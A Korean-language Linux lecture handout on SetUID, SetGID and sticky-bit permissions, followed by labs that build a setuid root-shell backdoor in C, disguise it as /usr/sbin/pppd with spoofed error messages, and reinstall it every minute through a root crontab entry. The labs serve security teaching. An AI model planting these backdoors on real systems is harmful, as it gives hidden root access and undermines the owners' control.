
특수 권한

특수 권한	설 명
Set-UID	Set-UID가 부여된 파일을 실행 시, 파일 소유자권한으로 인식
Set-GID	Set-GID가 파일에 설정되어 있을 경우 소유한 그룹 권한으로 인식 Set-GID는 주로 디렉터리에 설정 - 사용자가 속한 그룹에 상관없이 디렉터리 소유 그룹권한으로 만들어짐
Sticky-Bit	공유디렉터리로 사용

SetUID, SetGID

- 프로세스가 실행되는 동안 해당 프로세스의 root 권한을 임시 가져오는 기능
- 프로세스가 사용자 보다 높은 수준의 접근을 요구 할 때 사용



(a) Test에 SetUID 비트가 있는 경우 (b) Test에 SetUID 비트가 없는 경우

	코드	절대값	특수권한 설정	특수파일 검색
SetUID(4)	s	4000	chmod 4777	find / -perm 4000 –print
SetGID(2)	s	2000	chmod 2777	find / -perm 2000 –print
Sticky bit(1)	t	1000	chmod 1777	find / -perm 1000 –print

```
#cd /TEST
#rm –rf ./*
#umask 0022

#touch AAA
#touch BBB
#touch CCC
#ls –l

#chmod 4666 AAA
#chmod 2666 BBB
#chmod 1666 CCC
#ls –l

#chmod 4777 AAA
#chmod 2777 BBB
#chmod 1777 CCC
#ls -l
```

```
root@master:/TEST# umask
0022
root@master:/TEST# touch AAA
root@master:/TEST# touch BBB
root@master:/TEST# touch CCC
root@master:/TEST# ls -l
합계 0
-rw-r--r-- 1 root root 0  9월  7 23:02 AAA
-rw-r--r-- 1 root root 0  9월  7 23:02 BBB
-rw-r--r-- 1 root root 0  9월  7 23:02 CCC
root@master:/TEST#
root@master:/TEST# chmod 4666 AAA
root@master:/TEST# chmod 2666 BBB
root@master:/TEST# chmod 1666 CCC
root@master:/TEST# ls -l
합계 0
-rwSrw-rw- 1 root root 0  9월  7 23:02 AAA
-rw-rwSrw- 1 root root 0  9월  7 23:02 BBB
-rw-rw-rwT 1 root root 0  9월  7 23:02 CCC
root@master:/TEST#
root@master:/TEST# chmod 4777 AAA
root@master:/TEST# chmod 2777 BBB
root@master:/TEST# chmod 1777 CCC
root@master:/TEST#
root@master:/TEST# ls -l
합계 0
-rwsrwxrwx 1 root root 0  9월  7 23:02 AAA
-rwxrwsrwx 1 root root 0  9월  7 23:02 BBB
-rwxrwxrwt 1 root root 0  9월  7 23:02 CCC
root@master:/TEST#
```

```
[root@localhost TST]#
[root@localhost TST]# find / -perm 4000
find: '/proc/6104/task/6104/fd/5': 그런 파일이나 디렉터리가 없습니다
find: '/proc/6104/task/6104/fdinfo/5': 그런 파일이나 디렉터리가 없습니다
find: '/proc/6104/fd/6': 그런 파일이나 디렉터리가 없습니다
find: '/proc/6104/fdinfo/6': 그런 파일이나 디렉터리가 없습니다
[root@localhost TST]#
[root@localhost TST]# find / -perm -4000
find: '/proc/6117/task/6117/fd/5': 그런 파일이나 디렉터리가 없습니다
find: '/proc/6117/task/6117/fdinfo/5': 그런 파일이나 디렉터리가 없습니다
find: '/proc/6117/fd/6': 그런 파일이나 디렉터리가 없습니다
find: '/proc/6117/fdinfo/6': 그런 파일이나 디렉터리가 없습니다
/usr/bin/fusermount
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/crontab
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/at
/usr/bin/sudo
/usr/sbin/grub2-set-bootflag
/usr/sbin/pam_timestamp_check
/usr/sbin/unix_chkpwd
/usr/sbin/userhelper
/usr/sbin/mount.nfs
/usr/sbin/mtr-packet
```

#find / -perm 4000

#find / -perm -4000

❶ SetUID

```
[root@localhost TST]# cat test01.sh
echo "==========================="
date  +%Y-%m-$d
echo "==========================="
[root@localhost TST]# chmod 744 test01.sh
[root@localhost TST]# ls -l test01.sh
-rwxr--r--. 1 root root 84  4월  3 08:51 test01.sh
[root@localhost TST]# vi test01.sh
[root@localhost TST]# ./test01.sh
===========================
2023-04-03
===========================
[root@localhost TST]#
```

#vi test01.sh

echo “==========“

date +%Y-%m-%d

echo “==========“

#chmod 744 test01.sh

#./test01.sh

```
[root@localhost TST]# cp test01.sh  test02.sh
[root@localhost TST]# cp test01.sh  test03.sh
[root@localhost TST]# ls -l
합계 16
-rw-r--r--. 1 root root 65  4월  3 09:06 backdoor.c
-rwxr--r--. 1 root root 60  4월  3 12:20 test01.sh
-rwxr--r--. 1 root root 60  4월  3 12:20 test02.sh
-rwxr--r--. 1 root root 60  4월  3 12:21 test03.sh
[root@localhost TST]#
[root@localhost TST]# chmod 4744 test02.sh
[root@localhost TST]# chmod 4755 test03.sh
[root@localhost TST]# ls -l
합계 16
-rw-r--r--. 1 root root 65  4월  3 09:06 backdoor.c
-rwxr--r--. 1 root root 60  4월  3 12:20 test01.sh
-rwsr--r--. 1 root root 60  4월  3 12:20 test02.sh
-rwsr-xr-x. 1 root root 60  4월  3 12:21 test03.sh
[root@localhost TST]#
[root@localhost TST]# su hong
[hong@localhost TST]$ ./test01.sh
bash: ./test01.sh: 허가 거부
[hong@localhost TST]$ ./test02.sh
bash: ./test02.sh: 허가 거부
[hong@localhost TST]$ ./test03.sh
==============
2023-04-03
==============
[hong@localhost TST]$
```

❶ SetUID

#cp test01.sh test02.sh

#cp test01.sh test03.sh

#chmod 4744 test02.sh

#chmod 4755 test03.sh

#ls –l

#su gildong

$./test01.sh

$./test02.sh

$./test03.sh

❷ Sticky bit

#cd /TEST/mkdir DIR01

#cd /TEST/mkdir DIR02

#chmod 777 /TEST/DIR01

#chmod 1777 /TEST/DIR02

#ls

```
[root@localhost TST]# mkdir DIR01
[root@localhost TST]# mkdir DIR02
[root@localhost TST]# ls -l
합계 0
drwxr-xr-x. 2 root root 6  3월 23 20:46 DIR01
drwxr-xr-x. 2 root root 6  3월 23 20:46 DIR02
[root@localhost TST]# chmod 777 DIR01
[root@localhost TST]# chmod 1777 DIR02
[root@localhost TST]#
[root@localhost TST]# ls -l
합계 0
drwxrwxrwx. 2 root root 6  3월 23 20:46 DIR01
drwxrwxrwt. 2 root root 6  3월 23 20:46 DIR02
[root@localhost TST]#
```

```
[root@localhost TST]# su gildong
[gildong@localhost TST]$ ls -l
합계 0
drwxrwxrwx. 2 root root 6  3월 23 20:46 DIR01
drwxrwxrwt. 2 root root 6  3월 23 20:46 DIR02
[gildong@localhost TST]$ cd DIR01
[gildong@localhost DIR01]$ touch TST01
[gildong@localhost DIR01]$ ls -l
합계 0
-rw-rw-r--. 1 gildong gildong 0  3월 23 20:49 TST01
-rw-rw-r--. 1 hong    hong    0  3월 23 20:50 TST02
[gildong@localhost DIR01]$ rm -rf TST02
[gildong@localhost DIR01]$ ls -l
합계 0
-rw-rw-r--. 1 gildong gildong 0  3월 23 20:49 TST01
[gildong@localhost DIR01]$
```

```
[root@localhost TST]# su hong
[hong@localhost TST]$ ls -l
합계 0
drwxrwxrwx. 2 root root 6  3월 23 20:46 DIR01
drwxrwxrwt. 2 root root 6  3월 23 20:46 DIR02
[hong@localhost TST]$ cd DIR01
[hong@localhost DIR01]$ touch TST02
[hong@localhost DIR01]$ ls -l
합계 0
-rw-rw-r--. 1 gildong gildong 0  3월 23 20:49 TST01
-rw-rw-r--. 1 hong    hong    0  3월 23 20:50 TST02
[hong@localhost DIR01]$ rm -rf TST01
[hong@localhost DIR01]$ ls -l
합계 0
[hong@localhost DIR01]$
```

#su gildong

ls –l /TEST

cd DIR01

touch TST01

ls –l

rm –rf TST02

#su hong

ls –l /TEST

cd DIR01

touch TST02

ls –l

rm –rf TST01

chmod 777 DIR01

➔ 3자가 생성과 삭제 모두 가능

```
[gildong@localhost DIR01]$ cd ..
[gildong@localhost TST]$ ls -l
합계 0
drwxrwxrwx. 2 root root 6  3월 23 20:50 DIR01
drwxrwxrwt. 2 root root 6  3월 23 20:46 DIR02
[gildong@localhost TST]$ cd DIR02
[gildong@localhost DIR02]$ touch TST01
[gildong@localhost DIR02]$ ls -l
합계 0
-rw-rw-r--. 1 gildong gildong 0  3월 23 20:53 TST01
-rw-rw-r--. 1 hong    hong    0  3월 23 20:53 TST02
[gildong@localhost DIR02]$ rm -rf TST02
rm: cannot remove 'TST02': 명령을 허용하지 않음
[gildong@localhost DIR02]$
```

```
[hong@localhost DIR01]$ cd ..
[hong@localhost TST]$ ls -l
합계 0
drwxrwxrwx. 2 root root 6  3월 23 20:50 DIR01
drwxrwxrwt. 2 root root 6  3월 23 20:46 DIR02
[hong@localhost TST]$ cd DIR02
[hong@localhost DIR02]$ touch TST02
[hong@localhost DIR02]$ ls -l
합계 0
-rw-rw-r--. 1 gildong gildong 0  3월 23 20:53 TST01
-rw-rw-r--. 1 hong    hong    0  3월 23 20:53 TST02

[hong@localhost DIR02]$
[hong@localhost DIR02]$ rm -rf TST01
rm: cannot remove 'TST01': 명령을 허용하지 않음
[hong@localhost DIR02]$
```

#su gildong

ls –l /TEST

cd DIR02

touch TST01

ls –l

rm –rf TST02

#su hong

ls –l /TEST

cd DIR02

touch TST02

ls –l

rm –rf TST01

```
[gildong@localhost DIR01]$ cd ..
[gildong@localhost TST]$ ls -l
합계 0
drwxrwxrwx. 2 root root 6  3월 23 20:50 DIR01
drwxrwxrwt. 2 root root 6  3월 23 20:46 DIR02
[gildong@localhost TST]$ cd DIR02
[gildong@localhost DIR02]$ touch TST01
[gildong@localhost DIR02]$ ls -l
합계 0
-rw-rw-r--. 1 gildong gildong 0  3월 23 20:53 TST01
-rw-rw-r--. 1 hong    hong    0  3월 23 20:53 TST02
[gildong@localhost DIR02]$ rm -rf TST02
rm: cannot remove 'TST02': 명령을 허용하지 않음
[gildong@localhost DIR02]$
```

```
[hong@localhost DIR01]$ cd ..
[hong@localhost TST]$ ls -l
합계 0
drwxrwxrwx. 2 root root 6  3월 23 20:50 DIR01
drwxrwxrwt. 2 root root 6  3월 23 20:46 DIR02
[hong@localhost TST]$ cd DIR02
[hong@localhost DIR02]$ touch TST02
[hong@localhost DIR02]$ ls -l
합계 0
-rw-rw-r--. 1 gildong gildong 0  3월 23 20:53 TST01
-rw-rw-r--. 1 hong    hong    0  3월 23 20:53 TST02

[hong@localhost DIR02]$
[hong@localhost DIR02]$ rm -rf TST01
rm: cannot remove 'TST01': 명령을 허용하지 않음
[hong@localhost DIR02]$
```

chmod 1777 DIR02 ➔ 3자가 read 가능하지만 삭제는 불가능 가능

```
[root@localhost /]# ls -ld /tmp
drwxrwxrwt. 18 root root 4096  3월 23 20:20 /tmp
```

LAB 1 . SetUID를 이용한 local Backdoor 생성과 root 권한 탈취

Local backdoor : 일반 계정으로 로그인하여 특정 프로그램을 실행시켜 관리자 권한 탈취

```
┌──(root㉿kali)-[/home/gildong]
└─# ls -l
total 4
-rw-r--r-- 1 root root 77 May 14 04:17 backdoor.c

┌──(root㉿kali)-[/home/gildong]
└─# cat backdoor.c
#include <stdio.h>
main()
{
  setuid(0);
  setgid(0);
  system("/bin/sh");
}
```

❶ Backdoor 생성

#cd /home/gildong

nano backdoor.c

```
┌──(root㉿kali)-[/home/gildong]
└─# ls -l
total 20
-rwxr-xr-x 1 root root 16056 May 14 04:20 backdoor
-rw-r--r-- 1 root root    77 May 14 04:17 backdoor.c

┌──(root㉿kali)-[/home/gildong]
└─# chmod 4755 backdoor

┌──(root㉿kali)-[/home/gildong]
└─# ls -l
total 20
-rwsr-xr-x 1 root root 16056 May 14 04:20 backdoor
-rw-r--r-- 1 root root    77 May 14 04:17 backdoor.c

┌──(root㉿kali)-[/home/gildong]
└─# su gildong
┌──(gildong㉿kali)-[~]
└─$ id
uid=1001(gildong) gid=1001(gildong) groups=1001(gildong),100(users)
```

❷ SetUID 생성

#gcc –o backdoor backdoor.c

#chmod 4755 backdoor

#su gildong

#id

```
┌──(gildong㉿kali)-[~]
└─$ pwd
/home/gildong

┌──(gildong㉿kali)-[~]
└─$ ls -l
total 20
-rwsr-xr-x 1 root root 16056 May 14 04:20 backdoor
-rw-r--r-- 1 root root    77 May 14 04:17 backdoor.c

┌──(gildong㉿kali)-[~]
└─$ mkdir /gildongHOME
mkdir: cannot create directory '/gildongHOME': Permission denied

┌──(gildong㉿kali)-[~]
└─$ ./backdoor
# pwd
/home/gildong
# id
uid=0(root) gid=0(root) groups=0(root),100(users),1001(gildong)
# mkdir /gildongHOME
# ls -ld /gildongHOME
drwxr-xr-x 2 root root 4096 May 14 04:26 /gildongHOME
#
```

❸ root 권한 탈취

$pwd

$ls –l

$mkdir /gildongHome

$./backdoor

#pwd

#id

#mkdir /gildongHome

LAB 2. Backdoor 숨기기

* 백도어가 마치 시스템 상의 중요한 setuid 파일인 것처럼 위장

```
┌──(root㉿kali)-[~]
└─# find / -user root -perm -4000
/home/kali/test/backdoor
/home/gildong/backdoor
```

```
/usr/sbin/mount.nfs
/usr/sbin/pppd
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/xorg/Xorg.wrap
/usr/lib/mysql/plugin/auth_pam_tool_dir/auth_pam_tool
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
find: '/run/user/1000/gvfs': Permission denied

┌──(root㉿kali)-[~]
└─# cd /usr/sbin

┌──(root㉿kali)-[/usr/sbin]
└─# ls -l pppd
-rwsr-xr-- 1 root dip 403832 May 13  2022 pppd

┌──(root㉿kali)-[/usr/sbin]
└─# ./pppd
./pppd: The remote system is required to authenticate itself
./pppd: but I couldn't find any suitable secret (password) for it to use to do so.
```

❶ 위장할 파일 조회하기

#find / -user root –perm -4000

#cd /usr/sbin

#ls –l pppd

#./pppd

❷ Backdoor 파일 내용 수정

```
#cd /home/gildong
#nano backexec.c {
 ~~~
 printf
 printf
}
```

```
┌──(root㉿kali)-[/home/gildong]
└─# ls
backdoor  backdoor.c  backexec.c

┌──(root㉿kali)-[/home/gildong]
└─# cat backexec.c
#include <stdio.h>
main(int argc, char *argv[])
{
 char exec[100];
 setuid(0);
 setgid(0);
 sprintf(exec, "%s 2>/dev/null", argv[1]);
 system(exec);

 printf("./pppd:The remot system is required to authenticate itsef\n");
 printf("./pppd: but I couldn't find any suitable secret (password) for it to use to do so.\n");

 }
```

❸ 컴파일 후 권한 재설정

#cd /home/gildong

#gcc –o backexec backexec.c

#chmod 4755 backexec

#./backexec

```
┌──(root㉿kali)-[/home/gildong]
└─# ls -l
total 40
-rwsr-xr-x 1 root root 16056 May 14 04:20 backdoor
-rw-r--r-- 1 root root    77 May 14 04:17 backdoor.c
-rwxr-xr-x 1 root root 16160 May 14 04:59 backexec
-rw-r--r-- 1 root root   324 May 14 04:56 backexec.c

┌──(root㉿kali)-[/home/gildong]
└─# chmod 4755 backexec

┌──(root㉿kali)-[/home/gildong]
└─# ./backexec
./pppd:The remot system is required to authenticate itsef
./pppd: but I couldn't find any suitable secret (password) for it to use to do so.

┌──(root㉿kali)-[/home/gildong]
└─#
```

❹ 정상 파일을 Backdoor로 변환

```
┌──(root㉿kali)-[/home/gildong]
└─# cp /usr/sbin/pppd  /usr/sbin/pppd.bak

┌──(root㉿kali)-[/home/gildong]
└─# mv backexec /usr/sbin/pppd

┌──(root㉿kali)-[/home/gildong]
└─# cd /usr/sbin

┌──(root㉿kali)-[/usr/sbin]
└─# ls -l pppd
-rwsr-xr-x 1 root root 16160 May 14 04:59 pppd

┌──(root㉿kali)-[/usr/sbin]
└─#
```

#cd /home/gildong

#cp /usr/sbin/pppd /usr/sbin/pppd.bak

#mv backexec /usr/sbin/pppd

#cd /usr/bin

#ls –l pppd

❺ Backdoor 실행

```
┌──(gildong㉿kali)-[/usr/sbin]
└─$ ./pppd "whoami"
root
./pppd:The remot system is required to authenticate itsef
./pppd: but I couldn't find any suitable secret (password) for it to use to do so.

┌──(gildong㉿kali)-[/usr/sbin]
└─$ ./pppd "mkdir /testhome"
./pppd:The remot system is required to authenticate itsef
./pppd: but I couldn't find any suitable secret (password) for it to use to do so.

┌──(gildong㉿kali)-[/usr/sbin]
└─$ ls -l /testhome
total 0

┌──(gildong㉿kali)-[/usr/sbin]
└─$ ls -ld /testhome
drwxr-xr-x 2 root root 4096 May 14 05:08 /testhome

┌──(gildong㉿kali)-[/usr/sbin]
└─$ ./pppd "id"
uid=0(root) gid=0(root) groups=0(root),100(users),1001(gildong)
./pppd:The remot system is required to authenticate itsef
./pppd: but I couldn't find any suitable secret (password) for it to use to do so.
```

#su gildong

$cd /usr/sbin

$./pppd “whoami”

$./pppd “mkdir /testhome”

$ls –ld /testhome

$./pppd “id”

LAB 3. Cron 데몬을 이용한 Backdoor 생성

```
┌──(root㉿kali)-[/home/gildong]
└─# cat backexec.c
#include <stdio.h>
main(int argc, char *argv[])
{
 char exec[100];
 setuid(0);
 setgid(0);
 sprintf(exec, "%s 2>/dev/null", argv[1]);
 system(exec);


 printf("./pppd: The remote system is required to authenticate itself\n");
 printf("./pppd: but I couldn't find any suitable secret (password) for it to use to do so.\n");
}
```

#cd /home/gildong
#cat backexec.c

```
┌──(root㉿kali)-[/]
└─# ls -ld /etc/cro*
drwxr-xr-x 2 root root 4096 Dec  5  2022 /etc/cron.d
drwxr-xr-x 2 root root 4096 Dec  5  2022 /etc/cron.daily
drwxr-xr-x 2 root root 4096 Dec  5  2022 /etc/cron.hourly
drwxr-xr-x 2 root root 4096 Dec  5  2022 /etc/cron.monthly
-rw-r--r-- 1 root root 1042 Nov 13  2022 /etc/crontab
drwxr-xr-x 2 root root 4096 Dec  5  2022 /etc/cron.weekly
```

#ls –ld /etc/cro*

```
┌──(root㉿kali)-[/etc/cron.d]
└─# cat set.sh
gcc -o backexec /home/gildong/backexec.c
chmod 4755 backexec
mv backexec /usr/sbin/pppd

┌──(root㉿kali)-[/etc/cron.d]
└─# ls -l set.sh
-rw-r--r-- 1 root root 88 Oct 24 23:12 set.sh

┌──(root㉿kali)-[/etc/cron.d]
└─# chmod 755 set.sh

┌──(root㉿kali)-[/etc/cron.d]
└─# ls -l set.sh
-rwxr-xr-x 1 root root 88 Oct 24 23:12 set.sh

┌──(root㉿kali)-[/etc/cron.d]
└─#
```

#cd /etc/cron.d

#nano set.sh

#ls –l set.sh

#chmod 755 set.sh

#ls –l set.sh

#nano /etc/crontab

*** * * * * root /etc/cron.d/set.sh**

```
┌──(root㉿kali)-[/etc/cron.d]
└─# tail -l /etc/crontab
# |  |  |  |  .─── day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.daily; }
47 6    * * 7   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.weekly; }
52 6    1 * *   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.monthly; }
#

* * * * * root /etc/cron.d/set.sh

┌──(root㉿kali)-[/etc/cron.d]
└─# service cron restart
```